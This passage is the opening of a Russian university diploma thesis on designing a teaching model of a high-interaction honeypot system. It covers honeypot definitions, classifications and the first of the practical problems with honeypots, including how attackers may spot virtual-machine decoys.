

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РФ
Федеральное государственное бюджетное образовательное учреждение
высшего образования

«ПЕНЗЕНСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ»

Политехнический институт
Факультет информационных
технологий и электроники

Кафедра
«Информационная безопасность
систем и технологий»

Специальность 10.05.03 –

Специализация -

Информационная безопасность
автоматизированных систем
Защищенные автоматизированные
системы управления

ДИПЛОМНЫЙ ПРОЕКТ

на тему

УЧЕБНАЯ МОДЕЛЬ ВЫСОКОИНТЕРАКТИВНОЙ HONEYPOT-
СИСТЕМЫ ДЛЯ ИЗУЧЕНИЯ МЕХАНИЗМОВ ОБНАРУЖЕНИЯ АТАК НА
СЕТЕВУЮ ИНФРАСТРУКТУРУ

Студент

 Дёмочкин Александр Сергеевич

Руководитель

 Иванов А.П.

Нормоконтролер

 Иванов А.П.

Рецензент начальник сектора АО «ПНИЭИ»

 Зорин А.Н.

Работа допущена к защите (протокол заседания кафедры от 25.06.21 № 16)

Заведующий кафедрой

 С.Л. Зефи́ров

Работа защищена с отметкой отлично (протокол заседания ГЭК

от 28.06.21 № 3)

Секретарь ГЭК

 А.П. Иванов

Пенза 2021

Оглавление

Введение.....	4
1 Общие сведения о honeypot-технологиях.....	6
2 Описание классификации honeypot-технологий.....	9
2.1 Классификационные признаки honeypot-устройств.....	9
2.2 Классификация honeypot по уровню интерактивности	9
2.3 Классификация honeypot по уровню адаптивности	12
2.4 Классификация honeypot по предназначению в сетевой инфраструктуре	12
2.5 Классификация honeypot по типу системы	14
2.6 Классификация honeypot по цели применения.....	15
2.7 Классификация honeypot по виду размещения.....	16
2.8 Классификация honeypot по закономерности развертывания.....	16
3 Проблемы, присущие honeypot-технологиям.....	19
4 Процесс сбора и анализа информации, выполняемый honeypot- технологиями	22
5 Обзор существующих реализаций honeypot-систем	24
5.1 Программные реализации honeypot-систем с низким уровнем взаимодействия.....	24
5.2 Программные реализации honeypot-систем с высоким уровнем взаимодействия.....	26
6 Разработка honeypot-системы	37
6.1 Вводные данные для разработки высокоинтерактивной honeypot- системы.....	37
6.2 Архитектура системы	39
6.3 Алгоритм работы honeypot-системы.....	41
6.4 Реализация модели высокоинтерактивной honeypot-системы.....	43
6.4.1 Описание архитектуры разработанной модели honeypot- системы.....	43

6.4.2 Разработка модуля, реализующего механизм «обмана» злоумышленника	44
6.4.3 Разработка модуля обнаружения факта атаки на honeypot-систему	46
6.4.4 Разработка модуля сбора и визуализации данных о действиях злоумышленника	48
6.4.5 Разработка модуля управления honeypot-системой	52
7 Разработка стенда, применяемого для выполнения учебных заданий, по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы	55
7.1 Состав разрабатываемого стенда	55
7.2 Подготовка виртуального стенда	57
7.3 Состав учебных заданий по ознакомлению принципа работы учебной модели высокоинтерактивной honeypot-системы.....	58
8 Описание учебных рекомендаций по работе с учебной моделью высокоинтерактивной honeypot-системой.....	60
9 Проверка работоспособности учебной модели высокоинтерактивной honeypot-системы	98
10 Вредные психофизиологические факторы, влияющие на психоэмоциональное состояние специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие.....	99
Заключение	102
Список используемых источников.....	104
Приложение А. Алгоритм работы honeypot-системы	107
Приложение Б. Dockerfile разработанного docker-контейнера	109
Приложение В. Файлы конфигурации стека «Loki»	110
Приложение Г. Код bash-скрипта «honeypot.sh»	112

Введение

В настоящее время обеспечение безопасности сетевой инфраструктуры является важнейшей задачей любой организации, так как увеличивается число пользователей и систем, имеющих сетевую связь между собой. Поэтому сотрудники служб и отделов информационной безопасности постоянно стремятся усовершенствовать механизмы защиты, чтобы наилучшим образом подготовиться к моменту действий злоумышленников на объекты сетевой инфраструктуры [1]. Однако способы и методы проведения сетевых атак меняются с каждым днем, поэтому построить полностью безопасную сетевую инфраструктуру очень трудоёмко, а иногда просто невозможно.

В этой связи, наилучшей стратегией по обеспечению безопасности сетевого пространства является рассмотрение вопросов, касающихся анализа уязвимостей, которые могут быть использованы злоумышленниками для проникновения в сеть организации. Также важно иметь представление о типах атак, используемых злоумышленниками, средствах и методах, которые они используют. Все это позволит противостоять сетевым атакам в режиме реально времени [2]. Одним из технических средств, которое поможет реализовать описанную выше стратегию противостояния сетевым атакам, а также позволит снизить риск несанкционированного доступа в сеть, являются honeypot-системы.

Выпускная квалификационная работа посвящена возможности применения honeypot-систем как средств обнаружения атак на объекты сетевой инфраструктуры. Актуальность темы выпускной квалификационной работы обуславливается тем, что в настоящее время использование только классических механизмов обнаружения и предотвращения вторжений не дает возможности собирать в режиме реального времени точную информацию об этапах проводимых атак на объекты сетевой инфраструктуры, о злоумышленниках и инструментарии, которые они применяют. Такую

возможность как раз дают honeypot-технологии, в особенности honeypot-устройства с высоким уровнем взаимодействия.

Целью данной выпускной квалификационной работы является разработка учебной модели высокоинтерактивной honeypot-системы для изучения механизмов обнаружения атак на сетевую инфраструктуру.

В ВКР должны быть рассмотрены следующие вопросы:

- описание классификации honeypot-технологий;
- обзор существующих реализаций honeypot-систем;
- разработка модуля управления honeypot-системой;
- разработка модуля обнаружения факта атаки на honeypot-систему;
- разработка модуля сбора и визуализации данных о действиях злоумышленника;
- разработка модуля, реализующего механизм «обмана» злоумышленника;
- описание учебных рекомендаций по работе с учебной моделью высокоинтерактивной honeypot-системой;
- проверка работоспособности учебной модели высокоинтерактивной honeypot-системы на основе разработанных заданий, приведенных в рекомендациях для учебных занятий;
- вредные психофизиологические факторы, влияющие на психоэмоциональное состояние специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие.

1 Общие сведения о honeypot-технологиях

По определению, которое было сформулировано Лансом Шпицнером, основателем Honeypot Technology [3], honeypot – это ресурс информационной системы, ценность которого заключается в его несанкционированном или незаконном использовании. Honeypot-технологии представляют собой приложение или систему с заранее созданными уязвимыми местами с целью привлечения внимания злоумышленника. Такими уязвимыми местами могут быть ненужные открытые порты, устаревшие версии программного обеспечения, слабые пароли учетных записей пользователей, старые незащищенные ядра операционных систем и многое другое [4]. Пример топологии сетевой инфраструктуры с honeypot-устройством представлен на рисунке 1.




Рисунок 1 – Пример топологии сетевой инфраструктуры с honeypot-устройством

Технологии honeypot отличаются от классических средств обеспечения безопасности тем, что они не призваны решать какую-либо конкретную задачу.

Межсетевые экраны чаще всего устанавливаются по периметру организации, чтобы заблокировать несанкционированный доступ путем

фильтрации сетевого трафика на определенных портах [5]. Однако данные средства не имеют возможности анализировать трафик. Их функциональность ограничивается блокированием доступа к определенной службе для предотвращения нежелательного трафика, однако в то же время межсетевые экраны блокируют любой и другой трафик, если он поступает даже от проверенного источника. Honeypot-технологии в свою очередь устроены таким образом, что у таких систем порты всегда открыты, для того чтобы захватывать как можно больше входящего трафика для дальнейшего анализа проводимых сетевых атак.

Системы обнаружения вторжений (IDS) используются для оценки входящего трафика с целью обнаружения любых несоответствующих или аномальных действий и ситуаций в сетевом пространстве [5]. Однако IDS-системы имеют недостаток, связанный с ложными предупреждениями таких технологий. Это может привести к тому, что технологии обнаружения вторжений могут срабатывать на действия не только злоумышленников, но и на действия авторизованных пользователей. По сравнению с IDS-системами honeypot-технологии имеют большое преимущество в том, что они никогда не генерируют ложные предупреждения, так как в их сущности (такое устройство является «приманкой») заложено, что любой наблюдаемый и обрабатываемый трафик является подозрительным.

Системы предотвращения вторжений (IPS), состоящие из меж сетевого экрана и IDS-системы, могут анализировать трафик и блокировать вредоносные программы и данные. Такие системы действуют как «защитный щит» от сетевых атак, однако IPS-системы не могут определять, используется ли созданный запрос на уровне приложений модели OSI с целью несанкционированного получения данных [5]. Данный недостаток потенциально может привести к атакам, будучи не обнаруженным системой предотвращения вторжений. Например, с помощью атаки методами социальной инженерии злоумышленник получит доступ к конфиденциальной информации с помощью переданных легитимным пользователем логина и пароля. Honeypot-

технологии в свою очередь собирают всю информацию об атаках злоумышленников и могут быть использованы для создания контрмер на их действия.

Делая общий вывод, можно утвердить, что honeypot – это гибкое средство, которое может быть применено в различных ситуациях для поддержания безопасности сетевой инфраструктуры организации, а также для выявления и определения разных методов проникновения и взлома систем, используемых в организации.

Функциями honeypot-технологий являются:

- регистрация и контроль данных в сети организации;
- обнаружение разных видов атак с целью исследования новых видов угроз на систему;
- идентификация злоумышленников и информации о них;
- сбор и анализ информации о средствах и технологиях, применяемых злоумышленниками, в том числе сбор информации об атаках, проводимых только с помощью автоматизированных средств;
- исследование действий злоумышленников в скомпрометированной среде с целью предотвращения в будущем разных векторов атак.

2 Описание классификации honeypot-технологий

2.1 Классификационные признаки honeypot-устройств

В настоящее время honeypot-технологии можно классифицировать по:

- уровню интерактивности;
- уровню адаптивности;
- по предназначению в сетевой инфраструктуре;
- по типу системы;
- по цели применения;
- по виду размещения;
- по закономерности развертывания.

Рассмотрим разновидности honeypot-технологий по данным признакам.

2.2 Классификация honeypot по уровню интерактивности

Интерактивность определяет степень взаимодействия злоумышленника и средства, применяемого в качестве honeypot-технологии. Существуют honeypot с низким и высоким уровнем взаимодействия.

Honeypot с низким уровнем взаимодействия (низкоинтерактивные honeypot) чаще всего используется, как средство для имитации какой-либо реальной системы или приложения. Это может быть операционная система, сервер баз данных, web-сервер или сетевое приложение [4]. Структура honeypot с низким уровнем взаимодействия представлена на рисунке 2, а также в графической части на плакате «Структура honeypot-системы с низким и высоким уровнем взаимодействия».




Рисунок 2 – Структура honeypot с низким уровнем взаимодействия

Преимуществом honeypot-технологий с низким уровнем взаимодействия является простота их настройки и развертывания, данный тип honeypot менее ресурсоемкий по сравнению с honeypot-технологиями с более высоким уровнем взаимодействия. Кроме этого, еще одним преимуществом низкоинтерактивных honeypot заключается в отсутствии реальных рисков для сети, так как они представляют собой нереальный сервис или службу. Однако из этого преимущества вытекают и недостатки такого вида honeypot. Honeypot-технологии с низким уровнем взаимодействия очень легко могут быть обнаружены, так как сервис или служба в виде honeypot никогда не ответит на запрос злоумышленника, ведь такой сервис лишь имитирует свою работу. Также такой вид honeypot-технологии не позволяет получать большое количество информации об атакующем, об видах и средствах, которые он использует для проведения атак. Еще одним недостатком honeypot с низким уровнем взаимодействия является то, что такие системы не могут реагировать на созданные злоумышленником эксплойты. Вследствие чего это ограничивает сотрудников служб информационной безопасности обнаружить и проанализировать новые уязвимости и вектора атак.

Honeypot-технологии с высоким уровнем взаимодействия чаще всего представляют собой отдельный хост или устройство, расположенное внутри корпоративной сети, но не участвующее в информационных процессах [4]. Данный вид honeypot предназначен не для того, чтобы эмулировать определенные сервисы или службы, а для того, чтобы представлять для злоумышленника видимую системы для атаки. Такой подход снижает вероятность того, что нарушитель поймет, что действует с нереальной системой. Структура высокоинтерактивного honeypot представлена на

рисунке 3, а также в графической части на плакате «Структура honeypot-системы с низким и высоким уровнем взаимодействия».




Рисунок 3 – Структура honeypot с высоким уровнем взаимодействия

Преимущество высокоинтерактивных honeypot состоит в том, что такая разновидность honeypot позволяет собирать всю информацию об злоумышленниках, об этапах выполняемых атак, средствах и методах, используемых атакующими для несанкционированного доступа и раскрытия конфиденциальной информации, а также возможных уязвимостях в корпоративной инфраструктуре. Кроме этого, преимуществом honeypot с высоким уровнем взаимодействия является то, что данные средства позволяют сотрудникам отдела безопасности организации реагировать на инциденты безопасности в режиме реального времени, то есть в момент, когда злоумышленник продолжает проводить атаку. Также, в отличие от honeypot с низким уровнем взаимодействия, высокоинтерактивные honeypot могут противостоять атакам «нулевого дня» [2].

Однако honeypot высокого уровня взаимодействия имеют и ряд недостатков. Главный из них заключается в том, что, если система в виде honeypot будет скомпрометирована, то она может быть использована как средство для проведения атак «пост-эксплуатации», то есть для дальнейшего проникновения в реальную сеть организации, а также закрепления в этой

системе. Еще одним недостатком такого вида honeypot является то, что необходимы значительные временные и технические ресурсы для развертывания высокоинтерактивного honeypot, а также хорошая квалификация сотрудников, выполняющих их настройку.

2.3 Классификация honeypot по уровню адаптивности

Адаптивность определяет возможность изменения конфигурации honeypot-технологии. С точки зрения уровня адаптивности honeypot бывают статическими и динамическими [3].

Статический honeypot заранее настраивается специалистами по информационной безопасности, которые определяют конфигурацию «приманки» и затем развертывают honeypot в сетевой инфраструктуре. Главным недостатком статического honeypot заключается в том, что данный вид «приманки» нельзя модифицировать или изменить. Для перенастройки статического honeypot специалистам, которые настраивали его, приходится повторно разворачивать данный honeypot. Также статическая конфигурация honeypot не имеет возможности давать мгновенный ответ на вторжение в данную систему.

Honeypot, которые в свою очередь автоматически подстраиваются под изменения конфигурации, называются динамическими. Такой вид систем дает возможность настраивать их в режиме реального времени в результате запроса управления, например, администратором, или ответа на какое-то событие в сети (несанкционированный доступ).

2.4 Классификация honeypot по предназначению в сетевой инфраструктуре

В зависимости от своего предназначения в топологии сети, различают honeypot-клиент и honeypot-сервер [2].

Основной задачей клиентского honeypot является имитация клиентского процесса. Такой вид honeypot позволяет проверять являются ли сервера, подключающиеся к нему, вредоносными с целью получения неавторизованного доступа. Так, клиентский honeypot стремится установить соединение с разными видами серверов. Если тот или иной подключившийся сервер начинает производить атаку на клиента или начинает отправлять вредоносные файлы, то honeypot-клиент сообщает это административному центру. Структура honeypot-клиента представлена на рисунке 4.




Рисунок 4 – Структура honeypot-клиента

В свою очередь задача серверного honeypot заключается в том, чтобы имитировать или моделировать разные виды сервисов для привлечения внимания злоумышленников. Такой вид honeypot дает возможность собирать информацию о злоумышленнике, об типе атак, инструментах, которые используют атакующие. Структура honeypot-сервера представлена на рисунке 5.




Рисунок 5 – Структура honeypot-сервера

Honeypot-сервер всегда находится в пассивном состоянии до тех пор, пока он не будет атакован. Поэтому важно настроить серверный honeypot таким образом, чтобы он привлек внимание атакующих.

2.5 Классификация honeypot по типу системы

В зависимости от типа системы, а также количества ресурсов, которые могут быть выделены для развертывания «приманок», различают физические и виртуальные honeypot-устройства [5].

Физические honeypot работают непосредственно на физических носителях и системах в зависимости от топологии сети. Данный вид устройств представляют из себя honeypot с высоким уровнем взаимодействия, поэтому они позволяют собирать большее количество данных о злоумышленниках и проводимых ими атаками. Несмотря на то, что такой вид honeypot можно выделить в отдельный сегмент сети для изоляции их от реальных хостов, для физических honeypot необходимо много производительных ресурсов для их развертывания и поддержания в рабочем состоянии.

Виртуальные honeypot же можно использовать на одном физическом хосте, при этом они требуют меньше ресурсов, а также более просты в настройке. Также виртуальный honeypot может быть, как низкоинтерактивный, так и высокоинтерактивный.

Для реализации такого вида систем в настоящее время используются разные решения в области виртуализации. Основными из них являются VMWare и Virtualbox. Также для развертывания honeypot может использоваться технология виртуализации на уровне ядра, например, KVM. Для имитации работы сетевого оборудования на базе x86-систем могут быть также применены эмуляторы, например, QEMU. Кроме этого, все больше приобретает популярность виртуализация на основе технологии контейнеризации. Примерами таких решений являются LXC и Docker.

Большим преимуществом виртуальных honeypot состоит в том, что на их основе можно построить целую систему из honeypot. Такая система получила название honeynet. Данная технология является гибридной системой, состоящей из комбинации honeypot с высоким и низким уровнем взаимодействия и позволяющей большую свободу действий для злоумышленника с целью более детального сбора информации о нем. Пример конфигурации honeynet представлен на рисунке 6.




Рисунок 6 – Конфигурация honeynet

2.6 Классификация honeypot по цели применения

В зависимости от целей применения, которые ставятся перед развертыванием honeypot, существуют производственные и исследовательские honeypot [6].

Производственные honeypot-устройства используются в целях минимизации ущерба, который можно получить от существующих уязвимостей в системе, а также помогают принимать оптимальные меры по устранению таких уязвимых мест. Такие системы позволяют проверить корректность настройки межсетевого экрана, проколов безопасности и IDS-систем. Еще одна функция производственного honeypot заключается в том, что такая система привлекает атаки на определенную службу, которая имитирует

ее работу. Тем самым такой honeypot отвлекает злоумышленников от реальных систем, служб и хостов, установленных в сети, сохраняя их безопасность.

Исследовательский honeypot позволяет собирать большее количество информации о злоумышленниках, методах и средствах, которые они применяют, об инструментах, используемых ими. Такой вид honeypot позволяет подготовиться к будущим атакам, чтобы не пострадать от них. В своей сущности исследовательские honeypot-устройства дают возможность понять принцип проведения как существующих, так и новых видов атак. Такой вид «приманки» будет имитировать полную систему, а не только один сервис или службу. Поэтому большинство исследовательских honeypot являются высокоинтерактивными.

2.7 Классификация honeypot по виду размещения

В зависимости от физического местонахождения сети различают локальные и удаленные honeypot [3].

Локальный honeypot располагается непосредственно в сети, на которую будут направлены атаки злоумышленников. Такая система может имитировать какой-то внутрисетевой ресурс или службу.

Удаленный honeypot в свою очередь чаще всего располагается в DMZ. Такая система будет собирать информацию о действиях злоумышленников на общедоступные ресурсы, например, на web-сервер с белым IP-адресом.

2.8 Классификация honeypot по закономерности развертывания

Под закономерностью развертывания понимается логическая взаимосвязь между honeypot и реальной сетевой инфраструктурой. Стратегию по развертыванию honeypot в данной классификации можно разделить на две категории: «минное поле» и «щит» [3].

При использовании концепции «минное поле» honeypot-устройства пассивно собирают данные. При развертывании «приманок» они чаще всего размещаются среди реальных систем и хостов, иногда полностью копируя некоторые из них. Таким образом, honeypot логически интегрированы в сетевую инфраструктуру. Им выдаются IP-адреса из числа неиспользуемых в сетевом пространстве. В результате применения такой концепции развертывания «приманок» honeypot-устройства собирают информацию не только о действиях злоумышленников, но и внутренних пользователей сети. Пример развертывания honeypot по стратегии «минное поле» представлен на рисунке 7.




Рисунок 7 - Пример развертывания honeypot-устройства по стратегии «минное поле»

Используя же концепцию развертывания honeypot-устройства «щит», honeypot будет действовать как «зеркало» той или иной системы. Так, если система будет регистрировать какие-либо действия, то весь трафик, исходящий от злоумышленника будет перенаправляться на honeypot, который в свою очередь будет анализировать всю деятельность нарушителя и позволит защитить реальный хост от компрометации. В данной концепции honeypot могут располагаться как в одном адресном пространстве с реальными системами и хостами, так и в выделенной подсети. Однако для реализации концепции «щит» необходимо использовать разные средства перенаправления

трафика, например, туннели NAT или GRE [3]. Пример развертывания honeypot-системы по стратегии «щит» представлен на рисунке 8.




Рисунок 8 - Пример развертывания honeypot-устройства по стратегии «щит»

Делая общий вывод по разным видам классификаций honeypot-технологий, можно утверждать, что наибольший интерес и значимость в настоящее время имеют динамические, исследовательские и виртуальные honeypot-технологии с высоким уровнем взаимодействия.

3 Проблемы, присущие honeypot-технологиям

Несмотря на то, что honeypot-устройства являются очень гибкими и мощными инструментами для защиты от несанкционированного доступа в сетевую инфраструктуру, существует ряд недостатков при их использовании.

Процесс настройки и конфигурирования. В силу своей сущности и функциональных возможностей, honeypot-технологии требуют хорошей классификации сотрудников, которые их развертывают. В связи с этим важно точно и правильно настроить honeypot, чтобы в дальнейшем злоумышленник не распознал в honeypot нереальную систему. Кроме этого, необходимо правильно выполнять и процесс реконфигурации honeypot, если он будет скомпрометирован.

Проблемы, связанные с компрометацией honeypot, могут решаться через использование технологии виртуализации, когда honeypot представлен в виде виртуальной машины. Однако сложность настройки «приманки» в данном случае только возрастает.

Обнаружение. В процессе работы honeypot-системы важно, чтобы злоумышленник не обнаружил факт того, что находится в нереальной системе. В зависимости от того, какого вида honeypot развернут в сетевом пространстве, существуют различные механизмы и методы, которые позволяют атакующим распознать реальную систему от honeypot.

Так, злоумышленник может обнаружить honeypot с низким уровнем взаимодействия, если «приманка» не поддерживает тот или иной функционал реальной службы или сервиса. Кроме этого, низкоинтерактивный honeypot можно обнаружить, если он неправильно настроен, например, honeypot работает на порту, несоответствующему реальной системе. Также по утверждению, которое выдвигается в работе «Virtual Honeypots: From Botnet Tracking to Intrusion Detection» [7], реальные системы быстрее обрабатывают запросы, чем honeypot низкого уровня взаимодействия, в том числе при работе сервиса в многопоточном режиме.

При обнаружении же honeypot с высоким уровнем взаимодействия, злоумышленник будет искать уязвимые места для понимания того, находится ли он в реальной системе или нет. Если, же honeypot будет установлен в виде виртуальной системы, то злоумышленник может определить «приманку» по используемым именам устройств и сервисов, специфичному идентификатору процессора, MAC-адресу, а также по дополнительным характеристикам, которые характерны виртуальным машинам. Также реестр виртуальных устройств имеет определенные ключи, которые присущи только средствам виртуализации. Например, версия BIOS определяется ключом «System Product Name». Обнаружив honeypot в виде виртуальной машины VMware, злоумышленник может увидеть в ключе версии BIOS запись вида «VMware Virtual Platform», обнаружив же honeypot на базе виртуальной машины среды VirtualBox, атакующий найдет запись «VBOX — 1». Еще одним фактором, который поможет обнаружить злоумышленнику виртуальный honeypot, является наличие у виртуальных машин вспомогательных процессов.

Кроме этого, многие виртуальные машины используют дополнения к гостевой операционной машине. Так, среда VirtualBox использует дополнение «VBox Guest Addition».

